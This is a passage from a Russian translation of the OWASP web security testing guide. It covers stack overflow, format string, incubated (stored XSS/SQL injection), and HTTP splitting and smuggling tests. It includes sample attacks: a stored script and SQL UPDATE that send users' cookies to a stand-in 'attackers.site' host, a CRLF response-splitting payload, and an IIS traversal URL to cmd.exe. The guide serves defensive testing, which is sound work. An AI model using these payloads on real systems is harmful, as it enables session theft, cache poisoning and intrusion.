С другой стороны, можно использовать более пассивную форму тестирования, которая включает проверку кода сборки приложения с использованием дизассемблеров. В этом случае различные разделы сканируются на наличие сигнатур уязвимых фрагментов сборки. Это часто называют реверс-инжинирингом и является утомительным процессом.

В качестве простого примера рассмотрим следующий метод, используемый при тестировании исполняемого файла `sample.exe` на предмет переполнения стека:

```
#include<stdio.h>
int main(int argc, char *argv[])
{
    char buff[20];
    printf("copying into buffer");
    strcpy(buff,argv[1]);
    return 0;
}
```

Файл sample.exe запускается в отладчике, в нашем случае OllyDbg.



Поскольку приложение ожидает аргументы командной строки, в поле аргументов, показанном выше, можно указать большую последовательность символов, таких как «А».

При открытии исполняемого файла с предоставленными аргументами и продолжении выполнения получаются следующие результаты.

```
Registers (FPU)
EAX 00000000
ECX 00320FB4
EDX 00414141
EBX 7FFD0000
ESP 0012FEEC ASCII "AAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00000A28
EDI 00000000
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -UNORM BDEC 01050104 002E0067
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0
FCW 027F Prec NEAR,S3 Mask 1 1 1 1
```

Как показано в окне регистров отладчика, EIP или расширенный указатель команд, который указывает на следующую команду, которая должна быть выполнена, содержит значение «41414141». «41» является шестнадцатеричным представлением для символа «А», и поэтому строка «AAAA» переводится в 41414141.

Это ясно демонстрирует, как входные данные могут быть использованы для перезаписи указателя инструкций введенными пользователем значениями и управления выполнением программы. Переполнение стека может также позволить перезапись основанных на стеке структур, таких как SEH (Structured Exception Handler), для управления выполнением кода и обхода определенных механизмов защиты стека.

Как упоминалось ранее, другие методы тестирования таких уязвимостей включают обратный инжиниринг двоичных файлов приложения, который является сложным и утомительным процессом, и с использованием методов фаззинга.

Тестирование методом серая коробка

При просмотре кода на предмет переполнения стека рекомендуется искать вызовы небезопасных библиотечных функций, таких как gets(), strpy(), strcat() и т. Д., Которые не проверяют длину исходных строк и слепо копируют данные в буферы фиксированного размера.

Например, рассмотрим следующую функцию:

```

void log_create(int severity, char *inpt) {
    char b[1024];

    if (severity == 1)
    {
        strcat(b, "Error occurred on");
        strcat(b, ":");
        strcat(b, inpt);

        FILE *fd = fopen ("logfile.log", "a");
        fprintf(fd, "%s", b);
        fclose(fd);

        . . . . .
    }
}

```

Сверху строка **strcat(b,inpt)** приведет к переполнению стека, если **inpt** превышает 1024 байта. Это не только демонстрирует небезопасное использование **strcat**, но и показывает, насколько важно проверить длину строк, на которые ссылается символьный указатель, который передается в качестве аргумента функции; В этом случае длина строки, на которую ссылается **char *inpt**. Поэтому всегда полезно отслеживать источник аргументов функции и определять длину строк при просмотре кода.

Использование относительно более безопасной функции **strncpy()** также может привести к переполнению стека, поскольку оно ограничивает только количество байтов, копируемых в целевой буфер. Если аргумент размера, который используется для этого, генерируется динамически на основе пользовательского ввода или вычисляется неточно внутри циклов, возможно переполнение стековых буферов. Например:-

```

void func(char *source)
{
    Char dest[40];
    ...
    size=strlen(source)+1
    ...
    strncpy(dest, source, size)
}

```

где источник - данные, контролируемые пользователем. Хорошим примером может служить уязвимость переполнения стека в **samba trans2open** (<http://www.securityfocus.com/archive/1/317615>).

Уязвимости также могут появляться в URL и коде парсинга адресов. В таких случаях обычно используется функция, подобная **memcpy()**, которая копирует данные в буфер назначения из источника, пока не будет найден указанный символ. Рассмотрим функцию:


```
void func(char *path)
{
    char servaddr[40];
    ...
    memcpy(servaddr, path, '\\');
    ...
}
```

В этом случае информация, содержащаяся в пути, может быть больше 40 байтов, прежде чем может встретиться '\\'. Если это так, это вызовет переполнение стека. Аналогичная уязвимость была обнаружена в подсистеме Windows RPCSS (MS03-026). Уязвимый код копировал имена серверов из путей UNC в буфер фиксированного размера, пока не встретился символ «\\». Длина имени сервера в этом случае контролировалась пользователями.

Помимо ручной проверки кода на предмет переполнения стека, инструменты статического анализа кода также могут оказать большую помощь. Хотя они имеют тенденцию генерировать много ложных срабатываний и вряд ли смогут обнаружить небольшую часть дефектов, они, безусловно, помогают уменьшить накладные расходы, связанные с поиском низко висящих фруктов, таких как ошибки `strcpy()` и `sprintf()`. Для анализа языков в стиле C доступны различные инструменты, такие как RATS, Flawfinder и ITS4.

Инструменты

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - <http://www.ollydbg.de>
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
- Brute Force Binary Tester (BFB), A proactive binary checker - <http://bfbtester.sourceforge.net/>
- Metasploit, A rapid exploit development and Testing frame work - <http://www.metasploit.com>

Ссылки

Whitepapers

- Aleph One: "Smashing the Stack for Fun and Profit" - <http://insecure.org/stf/smashstack.html>
- The Samba trans2open stack overflow vulnerability - <http://www.securityfocus.com/archive/1/317615>
- Windows RPC DCOM vulnerability details - <http://www.xfocus.org/documents/200307/2.html>

Резюме

В этом разделе описывается, как проверять атаки форматной строки, которые можно использовать для сбоя программы или выполнения вредоносного кода. Проблема связана с использованием нефильтрованного пользовательского ввода в качестве параметра строки формата в некоторых функциях C, которые выполняют форматирование, таких как `printf()`.

Различные языки C-Style обеспечивают форматирование вывода с помощью таких функций, как `printf()`, `fprintf()` и т. д. Форматирование регулируется параметром для этих функций, который называется спецификатором типа формата, обычно `%s`, `%c` и т. д. Уязвимость возникает, когда Функции формата вызываются с неадекватной проверкой параметров и данными, контролируемые пользователем.

Простым примером будет `printf(argv[1])`. В этом случае спецификатор типа не был явно объявлен, что позволяет пользователю передавать такие символы, как `%s`, `%p`, `%x`, в приложение с помощью аргумента командной строки `argv[1]`.

Эта ситуация имеет тенденцию становиться ненадежной, поскольку пользователь, который может предоставить спецификаторы формата, может выполнять следующие вредоносные действия:

Перечисление стека процессов: позволяет злоумышленнику просматривать организацию стека уязвимого процесса, предоставляя строки формата, такие как `%x` или `%p`, что может привести к утечке конфиденциальной информации. Его также можно использовать для извлечения значений канареек, когда приложение защищено механизмом защиты стека. В сочетании с переполнением стека эта информация может использоваться для обхода средства защиты стека.

Поток выполнения управления: эта уязвимость также может облегчить выполнение произвольного кода, поскольку она позволяет записать 4 байта данных на адрес, предоставленный злоумышленником. Спецификатор `%p` удобен для перезаписи различных указателей функций в памяти с адресом вредоносной нагрузки. Когда эти перезаписанные указатели функций вызываются, выполнение передается вредоносному коду.

Отказ в обслуживании. Если злоумышленник не может предоставить вредоносный код для выполнения, уязвимое приложение может быть аварийно завершено с помощью последовательности `%x`, за которой следует `%p`.

Как проверить

Тестирование методом черного ящика

Ключом к тестированию уязвимостей строки формата является предоставление спецификаторов типа формата при вводе приложения.

Например, рассмотрим приложение, которое обрабатывает строку URL <http://xyzhost.com/html/en/index.htm> или принимает входные данные из форм. Если в одной из подпрограмм, обрабатывающих эту информацию, существует уязвимость строки формата, указывается URL-адрес, например <http://xyzhost.com/html/en/index.htm%n%n%n>, или передается % n в одно из полей формы может произойти сбой приложения, создающего дампы ядра в папке хостинга.

Уязвимости форматной строки проявляются главным образом на веб-серверах, серверах приложений или в веб-приложениях, использующих код на C / C ++ или скрипты CGI, написанные на C. В большинстве этих случаев функция сообщения об ошибках или регистрации, такая как syslog(), вызывается небезопасно.

При тестировании CGI-сценариев на предмет уязвимости форматной строки входными параметрами можно манипулировать, чтобы они включали спецификаторы типа % x или % n. Например, законный запрос, такой как

```
http://hostname/cgi-bin/query.cgi?name=john&code=45765
```

можно изменить на

```
http://hostname/cgi-bin/query.cgi?name=john%x.%x.%x&code=45765%x.%x
```

Если в подпрограмме, обрабатывающей этот запрос, существует уязвимость строки формата, тестировщик сможет увидеть данные стека, распечатанные в браузере.

Если код недоступен, процесс просмотра фрагментов сборки (также известный как бинарные файлы обратного проектирования) даст существенную информацию об ошибках форматной строки.

Возьмите экземпляр кода (1):

```
int main(int argc, char **argv)
{
    printf("The string entered is\n");
    printf("%s", argv[1]);
    return 0;
}
```

когда дизассемблирование проверяется с использованием IDA Pro, адрес спецификатора типа формата, помещаемого в стек, будет четко виден до того, как будет выполнен вызов printf.

```

text:00401010 arg_4 = dword ptr 0Ch
text:00401010
text:00401010 push ebp
text:00401011 mov ebp, esp
text:00401013 sub esp, 40h
text:00401016 push ebx
text:00401017 push esi
text:00401018 push edi
text:00401019 lea edi, [ebp+var_40]
text:0040101C mov ecx, 10h
text:00401021 mov eax, 0CCCCCCCCh
text:00401026 rep stosd
text:00401028 push offset ??_C@_0BH@HGKHH@The?5string?5entered?5i
text:0040102D call printf
text:00401032 add esp, 4
text:00401035 mov eax, [ebp+arg_4]
text:00401038 mov ecx, [eax+4]
text:0040103B push ecx
text:0040103C push offset ??_C@_02DILL@?5CFs?5$AA@
text:00401041 call printf
??_C@_02DILL@?5CFs?5$AA@ db 25h ; %
                                db 73h ; s
                                db 0
                                db 0
??_C@_0BH@HGKHH@The?5string?5entered?5is?6?5$AA@ db 'The string entered is',0Ah,0
                                                    ; DATA XREF: main+1870
                                db 0
                                db 0
                                db 0

```

С другой стороны, когда тот же код компилируется без «%s» в качестве аргумента, изменение в сборке становится очевидным. Как видно ниже, смещение в стеке не передается перед вызовом printf.

```

arg_4 = dword ptr 0Ch

push ebp
mov ebp, esp
sub esp, 40h
push ebx
push esi
push edi
lea edi, [ebp+var_40]
mov ecx, 10h
mov eax, 0CCCCCCCCh
rep stosd
push offset ??_C@_0BH@HGKHH@The?5string?5entered?5is?6?5$AA@ ; "Th
call printf
add esp, 4
mov eax, [ebp+arg_4]
mov ecx, [eax+4]
push ecx
call printf
add esp, 4
xor eax, eax
pop edi
pop esi

```

Тестирование методом серая коробка

При выполнении анализа кода почти все уязвимости форматной строки можно обнаружить с помощью инструментов статического анализа кода. Подчинение кода, показанного в (1), ITS4, который является инструментом статического анализа кода, дает следующий результат.



```
C:\WINDOWS\System32\cmd.exe
C:\its4>its4.exe format_demo.c
format_demo.c:13:<Urgent> printf
format_demo.c:14:<Urgent> printf
Non-constant format strings can often be attacked.
Use a constant format string.
-----
C:\its4>_
```

Функции, которые в первую очередь ответственны за уязвимости строки формата, обрабатывают спецификаторы формата как необязательные. Поэтому при ручном просмотре кода акцент может быть сделан на такие функции, как:

```
printf
fprintf
sprintf
snprintf
vfprintf
vprintf
vsprintf
vsnprintf
```

Может быть несколько функций форматирования, специфичных для платформы разработки. Они также должны быть проверены на отсутствие строк формата, как только их использование аргумента будет понято.

Инструменты

- ITS4: "A static code analysis tool for identifying format string vulnerabilities using source code" - <http://www.cigital.com/its4>
- An exploit string builder for format bugs - <http://seclists.org/lists/pen-test/2001/Aug/0014.html>

Ссылки

Whitepapers

- Format functions manual page - <http://www.die.net/doc/linux/man/man3/fprintf.3.html>
- Tim Newsham: "A paper on format string attacks" - <http://comsec.theclerk.com/CISSP/FormatString.pdf>
- Team Teso: "Exploiting Format String Vulnerabilities" - <http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html>
- Analysis of format string bugs - <http://julianor.tripod.com/format-bug-analysis.pdf>

4.8.15. Тестирование на инкубационную уязвимость (OTG-INPVAL-015)

Резюме

Инкубационное тестирование, которое также часто называют постоянными атаками, представляет собой сложный метод тестирования, для работы которого требуется более одной уязвимости проверки данных. Инкубационные уязвимости обычно используются для проведения «водопойных» атак против пользователей легитимных веб-приложений.

Инкубационные уязвимости имеют следующие характеристики:

- Вектор атаки должен быть сохранен в первую очередь, он должен быть сохранен на уровне персистентности, и это произойдет, только если была слабая проверка данных или данные поступили в систему через другой канал, такой как консоль администратора или напрямую через процесс пакетной обработки.
- Во-вторых, после того, как вектор атаки был «вызван», вектор должен был быть успешно выполнен. Например, инкубационная атака XSS потребует слабой проверки выходных данных, поэтому скрипт будет доставлен клиенту в его исполняемом виде.

Использование некоторых уязвимостей или даже функциональных возможностей веб-приложения позволит злоумышленнику внедрить часть данных, которая впоследствии будет извлечена ничего не подозревающим пользователем или другим компонентом системы с использованием некоторой уязвимости.

В тесте на проникновение **инкубационные атаки** могут использоваться для оценки критичности определенных ошибок, используя обнаруженную конкретную проблему безопасности для создания атаки на стороне клиента, которая обычно используется для одновременного поражения большого числа жертв (т. Е. все пользователи, просматривающие сайт).

Этот тип асинхронной атаки охватывает широкий спектр векторов атак, среди которых следующие:

- Компоненты загрузки файлов в веб-приложении, позволяющие злоумышленнику загружать поврежденные мультимедийные файлы (изображения jpg, использующие CVE-2004-0200, изображения png, использующие CVE-2004-0597, исполняемые файлы, страницы сайта с активным компонентом и т. Д.)
- Проблемы межсайтовых сценариев в публикациях на общедоступных форумах (дополнительные сведения см. В разделе «Тестирование хранимых межсайтовых сценариев (OTG-INPAL-002)»). Злоумышленник может потенциально сохранить вредоносные сценарии или код в репозитории в бэкенде веб-приложения (например, в базе данных), чтобы этот сценарий / код выполнялся одним из пользователей (конечными пользователями, администраторами и т. Д.). Архетипическая инкубационная атака иллюстрируется использованием уязвимости межсайтового скриптинга в форуме пользователя, на доске объявлений или в блоге для вставки некоторого кода JavaScript на уязвимую страницу, и в конечном итоге будет отображаться и выполняться в браузере пользователя сайта - использование уровня доверия исходного (уязвимого) сайта в браузере пользователя.
- Инъекция SQL / XPATH, позволяющая злоумышленнику загружать контент в базу данных, которая впоследствии будет извлечена как часть активного контента на веб-странице. Например, если злоумышленник может опубликовать произвольный код JavaScript на доске объявлений, чтобы он выполнялся пользователями, он может взять на себя управление их браузерами (например, XSS-прокси).
- Неправильно настроенные серверы, позволяющие устанавливать пакеты Java или аналогичные компоненты веб-сайта (например, Tomcat или консоли веб-хостинга, такие как Plesk, CPanel, Helm и т. Д.)

Как проверить

Тестирование методом черного ящика

Пример загрузки файла

Убедитесь, что тип содержимого, разрешенный для загрузки в веб-приложение, и результирующий URL-адрес для загруженного файла. Загрузите файл, который будет использовать компонент на рабочей станции локального пользователя при просмотре или загрузке пользователем. Отправьте своей жертве электронное письмо или другой вид оповещения, чтобы заставить его / ее просматривать страницу. Ожидаемый результат - эксплойт будет срабатывать, когда пользователь просматривает полученную страницу или загружает и выполняет файл с доверенного сайта.

Пример XSS на Bulletin Board

1. Введите код JavaScript в качестве значения для уязвимого поля, например:

```
<script>document.write('')</script>
```

2. Направьте пользователей на просмотр уязвимой страницы или подождите, пока пользователи ее не просмотрят. Есть «слушатель» в *attackers.site* хост прослушивания всех входящих соединений.
3. Когда пользователи просматривают уязвимую страницу, запрос , содержащий их печенье (

document.cookie входит в состав запрашиваемого URL) будет отправлено на *attackers.site* хоста, например, следующее:

```
- GET /cv.jpg?SignOn=COOKIEVALUE1;%20ASPSESSIONID=ROGUEIDVALUE;
  %20JSESSIONID=ADIFFERENTVALUE:-
1;%20ExpirePage=https://vulnerable.site/site/;
  TOKEN=28_Sep_2006_21:46:36_GMT HTTP/1.1
```

4. Используйте куки, полученные для олицетворения пользователей на уязвимом сайте.

Пример SQL-инъекции

Обычно этот набор примеров использует атаки XSS, используя уязвимость SQL-инъекций. Первое, что нужно проверить - есть ли у целевого сайта уязвимость SQL-инъекции. Это описано в разделе 4.2. Тестирование на SQL-инъекцию. Для каждой уязвимости, связанной с SQL-инъекцией, существует базовый набор ограничений, описывающих типы запросов, которые разрешено выполнять злоумышленнику/тестировщику.

Затем тестер должен сопоставить разработанные им атаки XSS с записями, которые ему разрешено вставлять.

1. Таким же образом, как и в предыдущем примере XSS, используйте поле веб-страницы, уязвимое для проблем внедрения SQL, чтобы изменить значение в базе данных, которое будет использоваться приложением в качестве входных данных для отображения на сайте без надлежащей фильтрации (это будет сочетание SQL-инъекции и проблемы XSS). Например, давайте предположим, что есть *сноска* таблица в базе данных со всеми колонтитулы для страниц веб - сайта, в том числе *уведомления* поле с официального уведомления, которое появляется в нижней части каждой веб - страницы. Вы можете использовать следующий запрос для вставки кода JavaScript в поле *уведомления* в таблице *нижнего колонтитула* в базе данных.

```
SELECT field1, field2, field3
FROM table_x
WHERE field2 = 'x';
UPDATE footer
SET notice = 'Copyright 1999-2030%20
  <script>document.write(\"<img
src=\"http://attackers.site/cv.jpg?\"'+document.cookie+\">\")</script>'
WHERE notice = 'Copyright 1999-2030';
```

2. Теперь каждый пользователь, просматривающий сайт, будет молча отправлять свои куки на сайт *атакующих* (шаги с b2 по b4).

Неправильно настроенный сервер

Некоторые веб-серверы предоставляют интерфейс администрирования, который может позволить злоумышленнику загружать активные компоненты по своему выбору на сайт. Это может быть в случае с сервером Apache Tomcat, который не применяет надежные учетные данные для доступа к своему диспетчеру веб-приложений (или если тестировщики ручек смогли получить действительные учетные данные для модуля администрирования другими способами).

В этом случае можно загрузить файл WAR и развернуть новое веб-приложение на сайте, что позволит не только тестеру пера выполнить выбранный код на сервере локально, но и разместить приложение на доверенном сайте, к которому затем могут обращаться обычные пользователи сайта (скорее всего, с большей степенью доверия, чем при доступе к другому сайту).

Также должно быть очевидно, что возможность изменять содержимое веб-страницы на сервере с помощью любых уязвимостей, которые могут быть использованы на хосте, которые дадут злоумышленнику права на запись веб-корня, также будет полезна для организации такой инкубационной атаки на веб-сервер. страниц (на самом деле это известный метод распространения инфекции для некоторых веб-серверов-червей).

Тестирование методом серой коробки

Серо-белые методы тестирования будут такими же, как обсуждалось ранее.

- Проверка правильности входных данных является ключом к снижению этой уязвимости. Если другие системы на предприятии используют тот же уровень постоянства, они могут иметь слабую входную проверку, и данные могут сохраняться через «черный ход».
- Для борьбы с проблемой «задней двери» для атак на стороне клиента также должна использоваться проверка выходных данных, поэтому испорченные данные должны быть закодированы до отображения клиенту и, следовательно, не выполняться.
- См. Раздел «Проверка данных» в руководстве по пересмотру кода.

[https://wiki.owasp.org/index.php/Data_Validation_\(Code_Review\)#Data_validation_strategy](https://wiki.owasp.org/index.php/Data_Validation_(Code_Review)#Data_validation_strategy)

Инструменты

- XSS-proxy - <http://sourceforge.net/projects/xss-proxy>
- Paros - <http://www.parosproxy.org/index.shtml>
- Burp Suite - <http://portswigger.net/burp/proxy.html>
- Metasploit - <http://www.metasploit.com/>

Ссылки

Most of the references from the Cross-site scripting section are valid. As explained above, incubated attacks are executed when combining exploits such as XSS or SQL-injection attacks.

Advisories

- CERT(R) Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests - <http://www.cert.org/advisories/CA-2000-02.html>
- Blackboard Academic Suite 6.2.23 +/-: Persistent cross-site scripting vulnerability - <http://lists.grok.org.uk/pipermail/full-disclosure/2006-July/048059.html>

Whitepapers

- Web Application Security Consortium "Threat Classification, Cross-site scripting" - http://www.webappsec.org/projects/threat/classes/cross-site_scripting.shtml

4.8.16. Тестирование на расщепление/контрабанду HTTP (OTG-INPVAL-016)

Резюме

В этом разделе иллюстрируются примеры атак, использующих специфические особенности протокола HTTP, либо путем использования слабых сторон веб-приложения или особенностей интерпретации HTTP-сообщений различными агентами.

В этом разделе будут проанализированы две разные атаки, направленные на определенные заголовки HTTP:

- HTTP-разбиение
- HTTP контрабанда.

Первая атака использует отсутствие очистки входных данных, что позволяет злоумышленнику вставлять символы CR и LF в заголовки ответа приложения и «разбивать» этот ответ на два разных HTTP-сообщения. Цель атаки может варьироваться от отравления кэша до межсайтового скриптинга.

Во второй атаке злоумышленник использует тот факт, что некоторые специально созданные HTTP-сообщения могут быть проанализированы и интерпретированы по-разному в зависимости от агента, который их получает. Контрабанда HTTP требует определенного уровня знаний о различных агентах, которые обрабатывают сообщения HTTP (веб-сервер, прокси-сервер, брандмауэр) и, следовательно, будут включены только в раздел тестирования Gray Box.

Как проверить

Тестирование методом черного ящика

Разделение HTTP

Некоторые веб-приложения используют часть пользовательского ввода для генерации значений некоторых заголовков своих ответов. Самый простой пример представлен перенаправлениями, в которых целевой URL-адрес зависит от некоторого значения, переданного пользователем. Скажем, например, что пользователя просят выбрать, предпочитает ли он / она стандартный или расширенный веб-интерфейс. Выбор будет передан в качестве параметра, который будет использоваться в заголовке ответа для запуска перенаправления на соответствующую страницу.

Более конкретно, если параметр 'interface' имеет значение 'advanced', приложение ответит следующим образом:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
<snip>
```

При получении этого сообщения браузер переместит пользователя на страницу, указанную в заголовке Location. Однако, если приложение не фильтрует пользовательский ввод, можно будет вставить в параметр «interface» последовательность %0d%0a, которая представляет последовательность CRLF, которая используется для разделения разных строк. На этом этапе тестировщики смогут инициировать ответ, который будет интерпретирован как два разных ответа любым, кто его проанализирует, например, веб-кеш, сидящий между нами и приложением. Это может быть использовано злоумышленником для отравления этого веб-кэша, чтобы он предоставлял ложное содержимое во всех последующих запросах.

Допустим, в предыдущем примере тестер передает следующие данные в качестве параметра интерфейса:

```
advanced%0d%0aContent-Length:%20%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-Length:%2035%0d%0a%0d%0a<html>Sorry,%20System
%20Down</html>
```

Поэтому полученный ответ от уязвимого приложения будет следующим:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 35

<html>Sorry,%20System%20Down</html>
<other data>
```

Веб-кеш увидит два разных ответа, поэтому, если злоумышленник отправит сразу после первого запроса второй запрос /index.html, веб-кеш сопоставит этот запрос со вторым ответом и кеширует его содержимое, чтобы все последующие запросы, направленные на жертву.com/index.html, проходящие через этот веб-кеш, получают сообщение «Отключение системы». Таким образом, злоумышленник сможет эффективно уничтожить сайт для всех пользователей, использующих этот веб-кеш (весь Интернет, если веб-кеш является обратным прокси-сервером для веб-приложения).

В качестве альтернативы злоумышленник может передать этим пользователям фрагмент JavaScript, который выполняет атаку межсайтовых сценариев, например, для кражи файлов cookie. Обратите внимание, что пока уязвимость находится в приложении, целью здесь являются ее пользователи. Поэтому, чтобы найти эту уязвимость, тестировщик должен идентифицировать все контролируемые

пользователем входные данные, которые влияют на один или несколько заголовков в ответе, и проверить, может ли он / она успешно внедрить в него последовательность CR + LF.

Заголовки, которые являются наиболее вероятными кандидатами для этой атаки:

- Location
- Set-Cookie

Следует отметить, что успешное использование этой уязвимости в сценарии реального мира может быть довольно сложным, поскольку необходимо учитывать несколько факторов:

1. Ручной тестер должен правильно установить заголовки в фальшивом ответе для его успешного кэширования (например, заголовок Last-Modified с датой, установленной в будущем). Ему/ей также может потребоваться уничтожить ранее кэшированные версии целевых пейджеров, выполнив предварительный запрос с «Pragma: no-cache» в заголовках запроса.
2. Приложение, хотя и не фильтрует последовательность CR+LF, может фильтровать другие символы, необходимые для успешной атаки (например, «<» и «>»). В этом случае тестер может попытаться использовать другие кодировки (например, UTF-7).
3. Некоторые цели (например, ASP) будут URL-кодировать часть пути заголовка Location (например, www.victim.com/redirect.asp), делая последовательность CRLF бесполезной. Тем не менее, они не в состоянии кодировать раздел запроса (например, ? Interface = advanced), означая, что ведущий знак вопроса достаточно, чтобы обойти эту фильтрацию

Для более подробного обсуждения этой атаки и другой информации о возможных сценариях и приложениях, проверьте документы, на которые есть ссылки в нижней части этого раздела.

Тестирование методом серой коробки

Разделение HTTP

Успешная эксплуатация HTTP-разбиения очень помогает, зная некоторые детали веб-приложения и цели атаки. Например, разные цели могут использовать разные методы, чтобы решить, когда заканчивается первое HTTP-сообщение и когда начинается второе. Некоторые будут использовать границы сообщений, как в предыдущем примере. Другие цели предполагают, что разные сообщения будут передаваться разными пакетами. Другие будут выделять для каждого сообщения количество фрагментов заданной длины: в этом случае второе сообщение должно начинаться точно в начале фрагмента, и для этого тестеру потребуется использовать заполнение между двумя сообщениями. Это может вызвать некоторые проблемы при отправке уязвимого параметра в URL, так как очень длинный URL может быть обрезан или отфильтрован. Сценарий «серого ящика» может помочь злоумышленнику найти обходной путь: например, несколько серверов приложений будут разрешать отправку запроса с использованием POST вместо GET.

HTTP контрабанда

Как упомянуто во введении, HTTP Smuggling использует различные способы, которыми специально созданное сообщение HTTP может быть проанализировано и интерпретировано различными агентами (браузерами, веб-кешами, брандмауэрами приложений). Этот относительно новый вид

атаки был впервые обнаружен Хаимом Линхартом, Амитом Кляйном, Роненом Хеледом и Стивом Оррином в 2005 году. Существует несколько возможных приложений, и мы проанализируем одно из самых зрелищных: обход межсетевого экрана приложений. Обратитесь к оригинальному техническому документу (ссылка внизу этой страницы) для получения более подробной информации и других сценариев.

Обход брандмауэра приложений

Существует несколько продуктов, которые позволяют системному администратору обнаруживать и блокировать враждебный веб-запрос в зависимости от известного вредоносного шаблона, встроенного в запрос. Например, рассмотрим печально известную старую атаку с использованием Unicode-каталога на сервер IIS (<http://www.securityfocus.com/bid/1806>), в которой злоумышленник может взломать корень www, выполнив такой запрос:

```
http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+<command_to_execute>
```

Конечно, довольно легко обнаружить и отфильтровать эту атаку по наличию строк, таких как ".." и "cmd.exe" в URL. Однако IIS 5.0 довольно требователен к запросам POST, размер тела которых составляет до 48 Кбайт, и усекает весь контент, превышающий этот предел, когда заголовок Content-Type отличается от application/x-www-form-urlencoded. Пен-тестер может использовать это, создав очень большой запрос, структурированный следующим образом:

```
POST /target.asp HTTP/1.1          <-- Request #1
Host: target
Connection: Keep-Alive
Content-Length: 49225
<CRLF>
<49152 bytes of garbage>
POST /target.asp HTTP/1.0          <-- Request #2
Connection: Keep-Alive
Content-Length: 33
<CRLF>
POST /target.asp HTTP/1.0          <-- Request #3
xxxx: POST /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0  <--
Request #4
Connection: Keep-Alive
<CRLF>
```

Здесь происходит то, что Request #1 состоит из 49223 байтов, который также включает в себя строки запроса Request #2. Поэтому брандмауэр (или любой другой агент, кроме IIS 5.0) увидит запрос Request #1, не увидит запрос Request #2 (его данные будут только частью Request #1), увидит запрос Request #3 и пропустит запрос Request #4 (потому что POST будет только частью поддельного заголовка xxxx).

Теперь, что происходит с IIS 5.0? Он прекратит синтаксический анализ запроса № 1 сразу после 49152 байт мусора (поскольку он достигнет предела в 48 КБ = 49152 байта) и, следовательно, проанализирует запрос № 2 как новый отдельный запрос. Запрос № 2 утверждает, что его содержимое составляет 33 байта, что включает в себя все до «xxxx:», в результате чего IIS пропускает запрос № 3 (интерпретируется как часть запроса № 2), но обнаруживает запрос № 4, поскольку его POST запускается сразу после 33-го байта или запрос № 2. Это немного сложно, но дело в том, что URL-адрес атаки не будет обнаружен брандмауэром (он будет интерпретирован как тело предыдущего запроса), но будет правильно проанализирован (и выполнен) IIS.

В то время как в вышеупомянутом случае метод использует ошибку веб-сервера, существуют другие сценарии, в которых мы можем использовать различные способы, которыми различные устройства с поддержкой HTTP анализируют сообщения, которые не соответствуют 1005 RFC. Например, протокол HTTP допускает только один заголовок Content-Length, но не определяет, как обрабатывать сообщение, которое имеет два экземпляра этого заголовка. Некоторые реализации будут использовать первую, в то время как другие предпочтут вторую, зачищая путь для атак HTTP-контрабандистов. Другим примером является использование заголовка Content-Length в сообщении GET.

Обратите внимание, что HTTP Smuggling * не * использует какую-либо уязвимость в целевом веб-приложении. Таким образом, в тесте на ручное тестирование может быть несколько сложно убедить клиента в том, что в любом случае следует искать контрмеры.

Ссылки

Whitepapers

- Amit Klein, "Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics" - http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Request Smuggling" - <http://www.watchfire.com/news/whitepapers.aspx>
- Amit Klein: "HTTP Message Splitting, Smuggling and Other Animals" - http://www.owasp.org/images/1/1a/OWASPApSecEU2006_HTTPMessageSplittingSmugglingEtc.ppt
- Amit Klein: "HTTP Request Smuggling - ERRATA (the IIS 48K buffer phenomenon)" - <http://www.securityfocus.com/archive/1/411418>
- Amit Klein: "HTTP Response Smuggling" - <http://www.securityfocus.com/archive/1/425593>
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Request Smuggling" - <http://www.cgisecurity.com/lib/http-request-smuggling.pdf>

4.8.17. Тестирование входящих HTTP-запросов (OTG-INPVAL-017)

Резюме

В этом разделе описывается, как отслеживать все входящие / исходящие запросы http как на стороне клиента, так и на стороне веб-сервера. Цель этого тестирования - проверить, нет ли ненужной или подозрительной отправки http-запроса в фоновом режиме.

Большинство инструментов тестирования веб-безопасности (например, AppScan, BurpSuite, ZAP) действуют как Http Proxy. Это потребует смены прокси в клиентском приложении или браузере. Методы тестирования, перечисленные ниже, в основном направлены на то, как мы можем отслеживать запросы Http без изменений на стороне клиента, что будет ближе к сценарию производственного использования.

Цели теста

1. Отслеживайте все входящие и исходящие запросы HTTP на веб-сервер для проверки любых подозрительных запросов.
2. Мониторинг трафика HTTP без изменений прокси браузера или клиентского приложения конечного пользователя.

Как проверить

Обратный прокси

В некоторых случаях мы хотели бы отслеживать все входящие http-запросы на стороне веб-сервера, но мы не можем изменить конфигурацию на стороне браузера или клиента приложения. В этом сценарии мы можем настроить обратный прокси-сервер на стороне веб-сервера, чтобы отслеживать все входящие / исходящие запросы на стороне веб-сервера.

